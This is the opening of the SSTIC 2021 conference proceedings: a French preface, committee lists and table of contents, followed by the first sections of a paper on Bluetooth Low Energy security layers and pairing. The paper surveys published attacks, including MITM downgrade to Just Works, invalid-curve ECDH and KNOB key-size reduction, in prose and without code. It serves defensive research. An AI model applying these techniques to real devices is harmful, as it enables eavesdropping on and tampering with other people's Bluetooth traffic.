

# SSTIC

## 19 2021



Symposium sur la sécurité des technologies  
de l'information et des communications



## Préface

Mercredi 2 juin 2021, 8 heures du matin.

Sous perfusion de café, les yeux à peine entrouverts, je suis avec le reste du comité d'organisation (CO), qui est sur les rangs et veille aux derniers détails, vérifiant que la *guicheteuse* et les lecteurs de badge fonctionnent. Pendant ce temps, certains irréductibles sont déjà dehors, malgré le crachin breton, prêts à se ruer pour pouvoir découvrir en premier les *goodies* et s'installer confortablement dans l'amphi, à leur place favorite, pour feuilleter les actes et lire la préface. On ouvre les portes, c'est parti pour le 19<sup>e</sup> SSTIC !

*Fondu.*

Huit cents personnes dans l'amphi face à nous, je vérifie avec l'orateur invité qui fait l'ouverture que tout est prêt. Avec le trac, les spots qui m'éblouissent, je m'avance pour prononcer quelques mots et lancer la conférence... Et dire qu'il y a environ un tiers de nouveaux !

*Fondu.*

Petit tour en régie, pour discuter avec les techniciens du Couvent et s'assurer que le streaming se passe bien. *Oups*, on me dit sèchement de m'éloigner de la caméra ; apparemment, les talkies-walkies qui assurent la liaison avec le reste du CO, éparpillé entre le premier rang et l'accueil, font trembler les aimants du stabilisateur...

*Fondu.*

Après la présentation des résultats du challenge, une session de *rumps* réussie où il a fallu courir dans l'amphi pour apporter le micro, nous voilà dans le magnifique cloître du Couvent, sous un soleil bienvenu. Les petits fours sont excellents et je vois, à l'attroupement qui se forme rapidement, que le stand foie gras vient d'ouvrir. Entre les boissons et les discussions, la soirée passe très vite mais n'est pas terminée... direction le Petit Vélo.

*Fondu.*

Vendredi matin, 10h. Réveil difficile. Heureusement, d'autres membres du CO ont été plus raisonnables... Je rattraperai avec les vidéos...

*Fondu.*

Vendredi soir, épuisé mais heureux que cette édition se soit une nouvelle fois bien déroulée. Une bière bien méritée en terrasse et un premier coup d'œil aux résultats du sondage pour confirmer les retours à chaud... quand un bruit strident retentit...

C'était un rêve.<sup>1</sup>

En réalité, voilà deux, *deux* éditions consécutives du SSTIC qui auront donc eu lieu uniquement en ligne, à notre grand regret.

En attendant que la vaccination, entre autres, écarte les nuages d'un nouveau report, j'espère que vous n'êtes pas encore vaccinés contre les conférences en ligne après plus d'un an de visioconférence ! Nous tenons d'ailleurs à remercier chaleureusement toutes les autrices et auteurs qui ont soumis leurs travaux à l'évaluation du comité de programme (CP), malgré les contraintes supplémentaires. Un grand merci également au CP, qui a dû travailler dans des conditions inhabituelles mais a néanmoins fourni des retours détaillés. Car – peut-être l'ignoriez-vous<sup>2</sup> – chaque soumission, qu'elle soit acceptée ou non, fait l'objet de commentaires afin de permettre aux auteurs d'améliorer leurs travaux. Alors, n'hésitez pas à soumettre ! Nous le rappelons chaque année, mais c'est *vous* qui faites le programme du SSTIC. Votre sujet de prédilection n'est pas ou peu présent ? Lancez-vous !

Enfin, cette année, le challenge a été pour la première fois proposé en anglais et, vous l'aurez peut-être remarqué, le classement *rapidité* a été remporté par un non-francophone. Il n'aura malheureusement pas la chance de recevoir des mains du dernier gagnant le hideux totem de la victoire.

Bref, vous aurez compris notre envie de vous retrouver l'an prochain, avec des surprises que nous espérons ardemment pouvoir vous concocter pour fêter dignement la vingtième édition du SSTIC, à Rennes.

Bon symposium,  
Raphaël Rigo, pour le Comité d'Organisation.

---

1. Si, j'ose !

2. Si vous n'avez pas encore lu l'article de blog *Comment j'ai appris à ne plus m'en faire et à soumettre au SSTIC ?*

## Comité d'organisation

Aurélien BORDES	ANSSI
Camille MOUGEY	ANSSI
Colas LE GUERNIC	Thales
Jean-Marie BORELLO	Thales
Nicolas PRIGENT	Ministère des Armées
Olivier COURTAY	Viaccess-Orca
Pierre CAPILLON	ANSSI
Raphaël RIGO	Airbus
Sarah ZENNOU	Airbus

L'association STIC tient à remercier les employeurs des membres du comité d'organisation qui ont soutenu leur participation au CO.

Airbus – ANSSI – Ministère des Armées – Thales – Viaccess-Orca

**AIRBUS**



**MINISTÈRE  
DES ARMÉES**

*Liberté  
Égalité  
Fraternité*



**THALES**



viaccess-orca

## Comité de programme

Adrien GUINET	Quarkslab
Alexandre GAZET	Airbus
Anaïs GANTET	Airbus
Aurélien BORDES	ANSSI
Benoit MICHAU	P1 security
Camille MOUGEY	ANSSI
Colas LE GUERNIC	Thales
Damien CAUQUIL	
David BERARD	Synacktiv
Diane DUBOIS	Google
Gabrielle VIALA	Quarkslab
Guillaume VALADON	
Jean-Baptiste BÉDRUNE	Ledger
Jean-François LALANDE	CentraleSupélec
Jean-Marie BORELLO	Thales
Marion LAFON	TEHTRIS
Nicolas IOOSS	Ledger
Nicolas PRIGENT	Ministère des Armées
Ninon EYROLLES	Viaccess-Orca
Olivier COURTAY	Viaccess-Orca
Pascal MALTERRE	CEA/DAM
Pierre CAPILLON	ANSSI
Pierre-Sébastien BOST	
Raphaël RIGO	Airbus
Renaud DUBOURGUAIS	Synacktiv
Ryad BENADJILA	ANSSI
Sarah ZENNOU	Airbus
Yoann ALLAIN	DGA

## Graphisme

Benjamin MORIN

# Table des matières

---

## Conférences

---

Analyse des propriétés de sécurité dans les implémentations du Bluetooth Low Energy . . . . .	3
<i>T. Claverie, N. Docq, J. Lopes-Esteves</i>	
InjectaBLE : injection de trafic malveillant dans une connexion Bluetooth Low Energy . . . . .	33
<i>R. Cayre, F. Galtier, G. Auriol, V. Nicomette, M. Kaâniche, G. Marconato</i>	
Hyntrospect: a fuzzer for Hyper-V devices . . . . .	63
<i>D. Dubois</i>	
Vous avez obtenu un trophée : PS4 jailbreaké . . . . .	93
<i>Q. Meffre, M. Talbi</i>	
HPE iLO 5 security: Go home cryptoprocessor, you're drunk! . . . . .	113
<i>A. Gazet, F. Périgaud, J. Czarny</i>	
From CVEs to proof: Make your USB device stack great again . . . . .	147
<i>R. Benadjila, C. Debergé, P. Mouy, P. Thierry</i>	
Ne sortez pas sans vos masques ! Description d'une contre-mesure contre les attaques par canaux auxiliaires . . . . .	177
<i>N. Bordes</i>	
Defeating a Secure Element with Multiple Laser Fault Injections . . . . .	199
<i>O. Hériveaux</i>	
EEPROM: It Will All End in Tears . . . . .	219
<i>P. Teuwen, C. Herrmann</i>	
Runtime Security Monitoring with eBPF . . . . .	249
<i>G. Fournier, S. Afchain, S. Baubeau</i>	
Protecting SSH authentication with TPM 2.0 . . . . .	273
<i>N. Iooss</i>	
U2F2 : Prévenir la menace fantôme sur FIDO/U2F . . . . .	299
<i>R. Benadjila, P. Thierry</i>	

The security of SD-WAN: the Cisco case .....	329
<i>J. Legras</i>	
Taking Advantage of PE Metadata, or How To Complete your Favorite Threat Actor's Sample Collection .....	349
<i>D. Lunghi</i>	
Exploitation du graphe de dépendance d'AOSP à des fins de sécurité	357
<i>A. Challande, R. David, G. Renault</i>	
Return of ECC dummy point additions: Simple Power Analysis on efficient P-256 implementation .....	367
<i>A. Russon</i>	
Monitoring and protecting SSH sessions with eBPF .....	377
<i>G. Fournier</i>	
Analyzing ARCompact Firmware with Ghidra .....	389
<i>N. Iooss</i>	
<b>Index des auteurs</b> .....	<b>399</b>



# Conférences



# Analyse des propriétés de sécurité dans les implémentations du Bluetooth Low Energy

Tristan Claverie<sup>2</sup>, Nicolas Docq<sup>1</sup> et José Lopes-Esteves<sup>2</sup>  
tristan.claverie@ssi.gouv.fr  
nicolas.docq@intradef.gouv.fr  
jose.lopes-esteves@ssi.gouv.fr

<sup>1</sup> Ministère des armées  
<sup>2</sup> ANSSI

**Résumé.** Le Bluetooth Low Energy (BLE) est issu d'une norme complexe et qui laisse une grande latitude aux implémentations. Les fonctions de sécurité du BLE sont disséminées dans plusieurs couches protocolaires. Le fonctionnement du BLE et de sa sécurité ont été étudiés, avant qu'un état de l'art ne permette de comprendre les différentes attaques possibles et leurs impacts. Puis la propagation des propriétés de sécurité est étudiée sous le prisme de la norme avant d'étudier son implémentation dans les piles BLE de Linux et d'Android. Cette étude permet de conclure que la norme comporte des incohérences et de détecter des non conformités sur les implémentations étudiées.

## 1 Introduction

Le Bluetooth Low Energy (BLE) a été initialement créé par Nokia sous le nom de Wibree en 2006 pour compléter le Bluetooth mais sans le remplacer [10]. Le consortium Bluetooth Special Interest Group (SIG) a décidé d'intégrer cette technologie à la norme Bluetooth. Cette évolution du Bluetooth a été commercialisée en 2010 dans sa version 4.0. C'est l'iPhone 4S qui a été en 2011 le premier équipement grand public à l'utiliser. Aujourd'hui, le BLE est intégré dans un nombre incalculable d'équipements tels que smartphone, casque audio ou serrure connectée par exemple. L'Internet des Objets exploite de manière importante ce protocole dont l'intérêt est d'être léger et peu consommateur d'énergie électrique. Du point de vue de l'utilisateur, le BLE se comporte exactement de la même manière que le Bluetooth bien que les protocoles sous-jacents soient extrêmement différents. Comme le Bluetooth, le BLE peut nécessiter une phase d'appairage entre les deux équipements qui veulent communiquer ensemble. Une fois cet appairage initial réalisé ; ayant en principe nécessité une action utilisateur ; il est possible que chacun des équipements stocke un secret pour qu'à la prochaine connexion, aucune action utilisateur ne

soit nécessaire. Lors de l'appairage, l'utilisateur averti pourra estimer le niveau de sécurité de sa liaison BLE en fonction de la méthode d'appairage utilisée, mais ensuite il n'y aura aucune indication sur le niveau de sécurité de la connexion BLE entre deux équipements.

Un article [1] publié en 2019 a démontré (en partie tout du moins) que la pile BLE BlueZ n'était pas totalement conforme à la norme sur le plan de la sécurité. Les auteurs ont pu accéder au niveau de sécurité le plus élevé de la pile BLE sans que toutes les conditions édictées par la norme ne soient vérifiées (et en particulier ici, la taille de la clé LTK dérivée de l'appairage). Cet article s'intéresse donc à la confiance qui peut être placée dans le BLE ainsi qu'aux garanties de sécurité apportées lors d'une connexion BLE. Les implémentations des piles BlueZ de Linux et Fluoride d'Android sont plus particulièrement étudiées.

En Section 2, une synthèse du fonctionnement du BLE et des mécanismes intervenant dans l'établissement de la sécurité d'une connexion BLE est proposée. La Section 3 présente un état de l'art de la sécurité des appairages. Puis une étude de la propagation des propriétés de sécurité selon la norme, dans le temps et au travers des couches de la pile protocolaire, est réalisée en Section 4. Une méthode d'analyse pratique des implémentations est décrite dans la Section 5. Enfin, les résultats des tests menés seront discutés en Section 6.

## 2 BLE : fonctionnement et sécurité

En BLE, la sécurité est gérée par plusieurs couches protocolaires distinctes, avec un vocabulaire changeant. Quelques généralités permettront de se familiariser avec le BLE, avant de s'intéresser à chacune des couches liées à la sécurité.

### 2.1 Généralités

Le BLE fonctionne sur la bande Industrielle Scientifique et Médicale des 2,4 GHz. Bien que le BLE soit défini dans le même document que le Bluetooth Classique, ces deux technologies ne sont pas compatibles.

Deux sous-ensembles majeurs composent la pile BLE. Le sous-ensemble contrôleur gère la connexion radio tandis que le sous-ensemble hôte est chargé de ce qui va être transmis sur le média. Une interface hôte-contrôleur (HCI) gère les interactions entre les deux sous-ensembles. La figure 1 permet de prendre connaissance de l'ensemble des couches protocolaires du BLE et de ces sous-ensembles.




Fig. 1. La pile protocolaire du BLE

L'hôte et le contrôleur peuvent être sur une même puce électronique (cas fréquent des équipements BLE prévus pour être déployés comme objets connectés autonomes). Cette étude s'intéresse aux implémentations Linux et Android du BLE. Dans ce cadre, les systèmes d'exploitations implémentent le sous-ensemble hôte tandis que le sous-ensemble contrôleur est dévolu à la partie matérielle. Ainsi, seules les couches liées à la sécurité du sous-ensemble hôte seront étudiées, ce qui exclut la couche L2CAP qui est entièrement fonctionnelle.

La figure 2 permet de percevoir l'imbrication des couches liées à la sécurité sur un cas d'usage simple d'un utilisateur de smartphone qui veut accéder aux données d'un capteur de fréquence cardiaque. Ainsi, le cardiofréquencemètre va s'annoncer en diffusion. Le smartphone va alors vouloir accéder aux services offerts par le capteur, il y aura donc au niveau radio une connexion du smartphone vers le capteur. Le smartphone qui est alors client va émettre une requête au cardiofréquencemètre pour prendre connaissance des services délivrés et des caractéristiques exposées. Il va ensuite demander à accéder à une donnée stockée dans la base de données. Le cardiofréquencemètre va vérifier si le niveau de sécurité de la liaison est suffisant. Il peut y avoir une phase de mise en place du niveau de sécurité attendu. Finalement, le cardiofréquencemètre fournira la donnée si le niveau de sécurité de la liaison est correct. En rapprochant l'exemple précédent du modèle protocolaire du BLE, les annonces diffusées et la connexion radio incombent à la couche *Link Layer*, la demande d'accès à une donnée aux couches *Attribute Protocol* (ATT) et *Generic Attribute Profile* (GATT). Puis l'étape de vérification du niveau de sécurité est

faite par la couche *Generic Access Profile* (GAP). Selon le résultat, un appairage peut avoir lieu, qui incombe alors à la couche *Security Manager Protocol* (SMP), avant que la donnée ne soit finalement envoyée par les couches ATT et GATT si l'éventuel appairage s'est correctement terminé.




Fig. 2. Accès à la donnée d'un capteur BLE par un smartphone

## 2.2 La couche Link Layer


Dans cette couche, en reprenant l'exemple de la figure 2, le smartphone a le rôle de maître et le cardiofréquencemètre celui d'esclave. Le chiffrement / déchiffrement des données provenant / à destination des couches supérieures sur ordre de la partie hôte est mis en œuvre par cette couche.

## 2.3 Les couches ATtribute (ATT) et Generic ATtribute (GATT)

Ces deux couches sont indissociables et gèrent les données. En reprenant l'exemple de la figure 2, le smartphone a le rôle de *Client* et le cardiofréquencemètre celui de *Serveur*.

La couche ATT stocke des attributs et les permissions pour pouvoir y accéder, c'est-à-dire en fixant des restrictions dessus. Pour sa part, la couche GATT ordonnance les attributs ATT en une base de données décrivant toutes les caractéristiques d'un équipement, avec des droits d'accès associés, offrant un accès à des profils. Ces profils standardisés permettent d'accéder aux données d'un serveur GATT sans avoir besoin d'en parcourir l'ensemble pour prendre connaissance des données exposées. La figure 3 permet d'avoir un aperçu simplifié de ce que peuvent être les permissions d'accès à différentes caractéristiques.

Ces exigences - aussi appelées permissions - sont fixées par les couches supérieures à la couche ATT et ne peuvent pas être découvrables en



**Fig. 3.** Exemple sommaire de base de données GATT avec les exigences d'accès

utilisant le protocole ATT (page 1483 de la norme v5.2). La spécification définit un ensemble de base de permissions possibles qui sont décrites par le tableau 1.

Permission	d'accès	de chiffrement	d'authentification	d'autorisation
Possibilités	Lecture	Chiffrement requis	Authentification requise	Autorisation requise
	Écriture	Pas de chiffrement requis	Pas d'authentification requise	Pas d'autorisation requise
	Lecture et Écriture			

**Tableau 1.** Les différentes permissions ATT

De nombreuses combinaisons entre toutes ces permissions sont possibles. Les permissions d'un attribut sont donc une combinaison de permissions d'accès, de chiffrement, d'authentification et d'autorisation. La tentative d'accès à un attribut protégé alors que la liaison n'est pas dans le mode approprié déclenche un message d'erreur.

## 2.4 La couche Security Manager Protocol (SMP)

Cette couche gère l'appairage. Cet appairage intervient lorsque le niveau de sécurité requis est insuffisant. Cela permet à deux équipements d'échanger une clé après une authentification éventuelle. Cette clé permet d'élever le niveau de sécurité d'une connexion en la chiffrant. L'appairage commence par un échange de fonctionnalités, qui va permettre de choisir l'une des 7 méthodes d'appairage suivant les cas. Ces fonctionnalités contiennent notamment les capacités d'entrée/sortie de chaque équipement, les algorithmes supportés et les souhaits en terme de sécurité.

L'appairage peut être effectué en utilisant des méthodes d'appairages :

- *Legacy* : *Just Works*, *Passkey Entry* et *Out Of Band*.<sup>3</sup> Les méthodes *Legacy* sont historiques et apparues avec le Bluetooth 4.0 ;
- *Secure Connections* : *Just Works*, *Passkey Entry*, *Out Of Band* et *Numeric Comparison*. Ces méthodes sont apparues en 2014 avec le Bluetooth 4.2 pour résoudre certaines vulnérabilités des méthodes *Legacy*.

Il est à noter que le nom de la méthode d'appairage définit l'interaction utilisateur requise : par exemple les méthodes *Passkey Entry (Legacy)* et *Passkey Entry (Secure Connections)* décrivent deux protocoles distincts, donc des propriétés de sécurité distinctes.

A la suite d'un appairage peut avoir lieu une association (*bonding* dans la littérature anglaise), qui permet de ne pas avoir à refaire à chaque fois le processus d'appairage en stockant le secret partagé entre les deux équipements.

## 2.5 La couche Generic Access Profile (GAP)

Dans cette couche, le smartphone a le rôle de *Central* et le cardio-fréquence-mètre celui de *Périphérique*. La couche GAP permet de choisir un mode et niveau de sécurité qui a pour ambition de cacher toute la complexité des couches inférieures en permettant de fixer une exigence de sécurité pour avoir une vision sur la connexion en cours sans détailler élément par élément ce qui a été configuré. Le tableau 2 permet d'avoir le détail des niveaux de sécurité du mode 1 qui traite du chiffrement et de l'authentification des échanges BLE. Le mode 2 traite de la signature de certains types de messages particuliers et le mode 3 permet d'introduire de la sécurité pour de nouveaux modes de diffusion. Cet article se concentre sur la sécurité des communications, donc sur le mode 1.

Mode	Niveau	Connexion
1 - Sécurité des communications	1	Sans sécurité
	2	Chiffrement, pas d'authentification
	3	Chiffrement, authentification
	4	Chiffrement, authentification, impose <i>Secure Connections</i> et des clés de 128 bits

**Tableau 2.** Les 4 niveaux de sécurité du mode 1

Pour accéder à certains niveaux, il faut que l'appairage ait été effectué selon certains prérequis. Ce niveau de sécurité intervient pour vérifier

3. *Out Of Band (OOB)* : un autre canal de communication est utilisé pour transmettre le secret commun. Cela pourrait être un envoi du secret via NFC par exemple.



de manière globale si le niveau de sécurité exigé par une caractéristique correspond au niveau effectif de la liaison.

### 3 État de l’art sur la sécurité des appairages

Comme synthétisé en section 2, la spécification du BLE a prévu des moyens de sécuriser un échange. Ainsi, un appairage entre équipements est nécessaire pour atteindre un certain niveau de sécurité. Ce mécanisme est central pour la sécurité du BLE puisque la sécurité des communications dépendra de la méthode utilisée et du bon déroulé de l’appairage. Depuis la commercialisation du BLE, plusieurs vulnérabilités ont été trouvées dans différentes méthodes d’appairage. Cette section présentera le fonctionnement d’un appairage puis un état de l’art sur la sécurité des appairages.

#### 3.1 Le fonctionnement de l’appairage

Dès lors que le niveau de sécurité d’une connexion est inférieur à ce qui est exigé pour l’accès à une caractéristique, les périphériques BLE vont tenter d’attendre le niveau requis. Pour cela, trois cas se présentent :

1. Les deux équipements possèdent déjà une clé de chiffrement commune et vont donc la réutiliser (cela signifie qu’il y a déjà eu un appairage puis une association).
2. Les deux équipements ne possèdent pas de clé de chiffrement commune et souhaitent s’associer, il sera réalisé un appairage puis une association.
3. Les deux équipements ne possèdent pas de clé de chiffrement commune et ne souhaitent pas s’associer, il sera réalisé uniquement un appairage.

Dans les deux derniers cas, une procédure d’appairage va avoir lieu afin que les deux équipements s’échangent une clé. Cette procédure débute invariablement par un échange de messages de type *PairingRequest* et *PairingResponse* qui va définir quelle méthode utiliser.

**Les différences entre un appairage en *Legacy Pairing* et *Secure Connections Pairing* :** malgré des noms de méthodes similaires, les appairages en *Legacy Pairing* et en *Secure Connections Pairing* sont fondamentalement différents et vont être rapidement détaillés.

*L'appairage en Legacy Pairing :*

- consiste à échanger entre les deux périphériques une clé temporaire nommée *Temporary Key* (TK), puis à authentifier (optionnellement) les équipements et enfin à créer une clé de chiffrement valide uniquement le temps de cette connexion nommée *Short Term Key* (STK).
- dans ce mode, l'association est la génération et l'échange d'une clé de chiffrement de long terme *Long Term Key* (LTK) après que l'appairage a eu lieu, et le stockage de cette clé pour une utilisation ultérieure.

*L'appairage en Secure Connections Pairing :*

- consiste à échanger une clé par le protocole *Elliptic-Curve Diffie-Hellman* (ECDH). Puis les équipements authentifient (optionnellement) cette clé et en dérivent la LTK ;
- dans ce mode, l'association consiste simplement à effectuer le stockage de la clé LTK pour une utilisation ultérieure.

**Les différentes phases de l'appairage :** l'appairage se fait en trois phases principales :

- phase 1 : échange des capacités des deux périphériques et de leurs souhaits / capacités de sécurité ;
- phase 2 : création de clés de chiffrement et authentification (optionnelle) via la méthode d'appairage déterminée en phase 1 ;
- phase 3 : distribution de clés.

Le lecteur curieux d'en savoir plus sur les protocoles d'appairage pourra se rapporter à [7].

### 3.2 Le lien entre les couches GAP et SMP

L'étude de la norme Bluetooth dans sa version 5.2 [9] permet de faire un lien - qui n'est pas explicite - entre les niveaux de sécurité de la couche GAP et les méthodes d'appairage de la couche SMP. Ce lien est décrit dans la figure 4. En effet, la norme décrit clairement les exigences de sécurité de chaque niveau et le fait que chaque méthode d'appairage permette de valider certaines des exigences.

### 3.3 État de l'art

La partie contrôleur offre potentiellement une très grande diversité de matériels. Bien que des failles aient été découvertes, il est plus complexe




Fig. 4. Le lien entre les couches GAP et SMP

d’y mener des recherches et de les exploiter. Tandis qu’au niveau de la partie hôte, il y a un certain niveau d’abstraction qui fait que les vulnérabilités pourront être communes à de nombreuses plateformes, ou systèmes d’exploitation. De nombreuses recherches ont été faites sur cette partie, ce qui peut s’expliquer par la plus grande facilité d’instrumentation. C’est pourquoi le nombre de vulnérabilités trouvées au niveau de la partie hôte est plus important. Cette section va s’intéresser plus particulièrement à six attaques permettant de mettre en évidence les faiblesses de la norme sur certains sujets.

**La récupération des secrets de *Just Works* et *Passkey Entry* en *Legacy* par force brute :** le chercheur Mike Ryan a été le premier à publier [8] en 2013 une méthodologie et un outil permettant de casser les clés de chiffrement des méthodes d’appairage *Legacy Just Works* et *Legacy Passkey Entry* par force brute de manière passive. Il explique aussi que si l’échange de clé était réalisé via *OOB* avec une clé de 128 bits, il ne serait pas possible de la casser en un temps raisonnable, mais qu’il n’a jamais constaté d’implémentation réelle d’échange via cette méthode.

Cette attaque a des conséquences sur la confidentialité et l'intégrité des échanges.

**La récupération des secrets de *Just Works* en *Secure Connections*** : via une attaque de l'homme du milieu (MITM) [4], un attaquant actif est en mesure d'intercepter les échanges de messages d'appairage *PairingRequest* et *PairingResponse* et de les modifier pour que chaque équipement indique n'avoir aucune capacité d'entrée / sortie. De ce fait, les deux équipements légitimes vont s'appairer avec la méthode *Just Works* qui n'est pas authentifiée. L'attaquant étant toujours positionné en MITM, il peut faire une attaque active sur le protocole d'échange de clé. Une fois le processus d'appairage terminé, l'attaquant partage une clé de chiffrement avec chaque équipement et peut déchiffrer les échanges.

**Attaque sur la méthode d'appairage *Passkey Entry* en *Secure Connections*** : en 2008, lors du salon Black Hat, un chercheur a démontré [5] sur le Bluetooth Classique que la méthode d'appairage *Passkey Entry* en *Secure Simple Pairing* est vulnérable si le code numérique à 6 chiffres n'est pas généré aléatoirement et est donc prédictible. Or, en BLE, le mode d'appairage *Secure Connections* est similaire au mode *Secure Simple Pairing* du Bluetooth Classique. Cela signifie donc que la démonstration faite par A. Lindell de l'attaque possible sur la méthode d'appairage *Secure Simple Pairing Passkey Entry* est transposable au mode *Secure Connections* du BLE. Donc en BLE, si le code numérique à 6 chiffres est prédictible, la méthode d'appairage *Secure Connections Passkey Entry* est vulnérable à une attaque active et ne permet plus d'assurer la confidentialité et l'authenticité des échanges.

**Vulnérabilité liée à une implémentation faible du protocole ECDH** : pour se mettre d'accord sur la clé secrète LTK qui servira ensuite à créer des clés de session, lors d'un appairage via *Secure Connections*, les deux équipements utilisent le protocole d'échange de clé ECDH qui générera une clé *DHKey* dont la LTK sera dérivée. Des chercheurs ont montré qu'il est possible de modifier une partie de la clé publique sans modifier le résultat de l'appairage [2]. Dans certaines implémentations, il n'était pas vérifié que la clé publique reçue soit sur la bonne courbe elliptique. Il faut que l'attaquant soit actif lors de la séquence d'appairage pour tenter l'attaque proposée, qui fonctionne dans 25 à 50% des cas. En cas d'exploitation réussie, l'attaquant positionné en MITM peut déchiffrer tous les échanges entre les interlocuteurs légitimes ainsi que faire de

l'injection de paquets. En outre, une méthodologie de test a été publiée lors du SSTIC 2020 [3] pour vérifier si un équipement cible est vulnérable à une implémentation faible du protocole ECDH.

**Attaques sur la gestion d'erreurs en reprise de connexion en BLE :** dans [11], des scénarios où un attaquant exploite une reprise de connexion entre deux équipements qui ont déjà été appairés et associés par le passé sont mis en œuvre. Un attaquant actif au moment de la reprise de connexion parvient, quel que soit l'appairage qui a eu lieu précédemment, en envoyant des messages d'erreur indiquant qu'il ne connaît pas les secrets cryptographiques, à établir une session BLE en clair avec le pair. Différentes approches sont proposées, selon que le maître ou l'esclave est ciblé par l'attaquant. En complément, une perte d'information entre les couches basses et la couche applicative est identifiée comme étant un problème important pour la mise en place du mode *Secure Connections Only*.

**KNOB attack ou la réduction de la taille de clé dans le mode 1 niveau 4 GAP :** en 2019, des chercheurs ont documenté une attaque [1] basée sur la réduction de la taille de la clé de chiffrement. Ils ont nommé cette attaque : KNOB (Key Negotiation Of Bluetooth). Ils proposent deux variantes, une en Bluetooth Classique et une en BLE. Contrairement à ce qu'annonce l'étude, l'attaque décrite ne fonctionnera qu'avec l'utilisation d'un appairage en *Secure Connections* en BLE. En BLE, cette attaque permet de réduire la taille de la clé de chiffrement de 16 à 7 octets par la modification des paquets de la phase d'identification de l'appairage. Il est ensuite possible de casser par force brute la clé de chiffrement dans un temps raisonnable. Cette attaque sur la négociation de la taille de clé met en exergue trois vulnérabilités différentes, liées :

- à la norme Bluetooth qui prévoit que la taille de la clé puisse être négociée en BLE entre 7 et 16 octets. Or, cette réduction de la taille de clé n'apporte pas de gain de ressource pour un équipement ;
- au protocole : lors d'un appairage en *Secure Connection*, le protocole n'authentifie pas la taille de clé. Cela permet à l'attaquant de jouer une attaque de type MITM et d'usurper chacun des interlocuteurs à tour de rôle ;
- à l'implémentation Linux : sous Linux, en BLE, le mode de sécurité 1, niveau 4 doit permettre d'assurer que la taille de la clé est bien de 16 octets. Or, les chercheurs ayant réalisé cette attaque ont démontré qu'un Linux où le niveau de sécurité requis est le mode

1 niveau 4 acceptait des connexions avec une clé dont l'entropie avait été diminuée à 7 octets. La taille de la LTK n'est donc pas vérifiée correctement dans la pile BLE Linux, en particulier dans un mode de sécurité qui suppose d'en forcer la taille à 16 octets.

### 3.4 Bilan après l'état de l'art

Les différentes attaques décrites précédemment permettent de déduire les impacts en termes de confidentialité, d'intégrité ou d'authenticité selon les cas. Il est aussi à distinguer si l'attaquant est passif ou actif, ces capacités n'étant alors pas les mêmes. Le tableau 3 synthétise pour chaque attaque les impacts et précise si l'attaquant doit être passif ou actif.

Attaque	Impact sur	Attaquant	Réf.
1 ►	Confidentialité et intégrité	Passif	[8]
2 ►	Confidentialité et intégrité	Actif	[4]
3 ►	Confidentialité, intégrité et authenticité	Actif	[5]
4 ►	Confidentialité et intégrité	Actif	[2]
5 ►	Confidentialité et intégrité	Actif	[11]
6 ►	Confidentialité et intégrité	Actif	[1]

**Tableau 3.** Les différentes attaques et leurs impacts sur la sécurité des communications

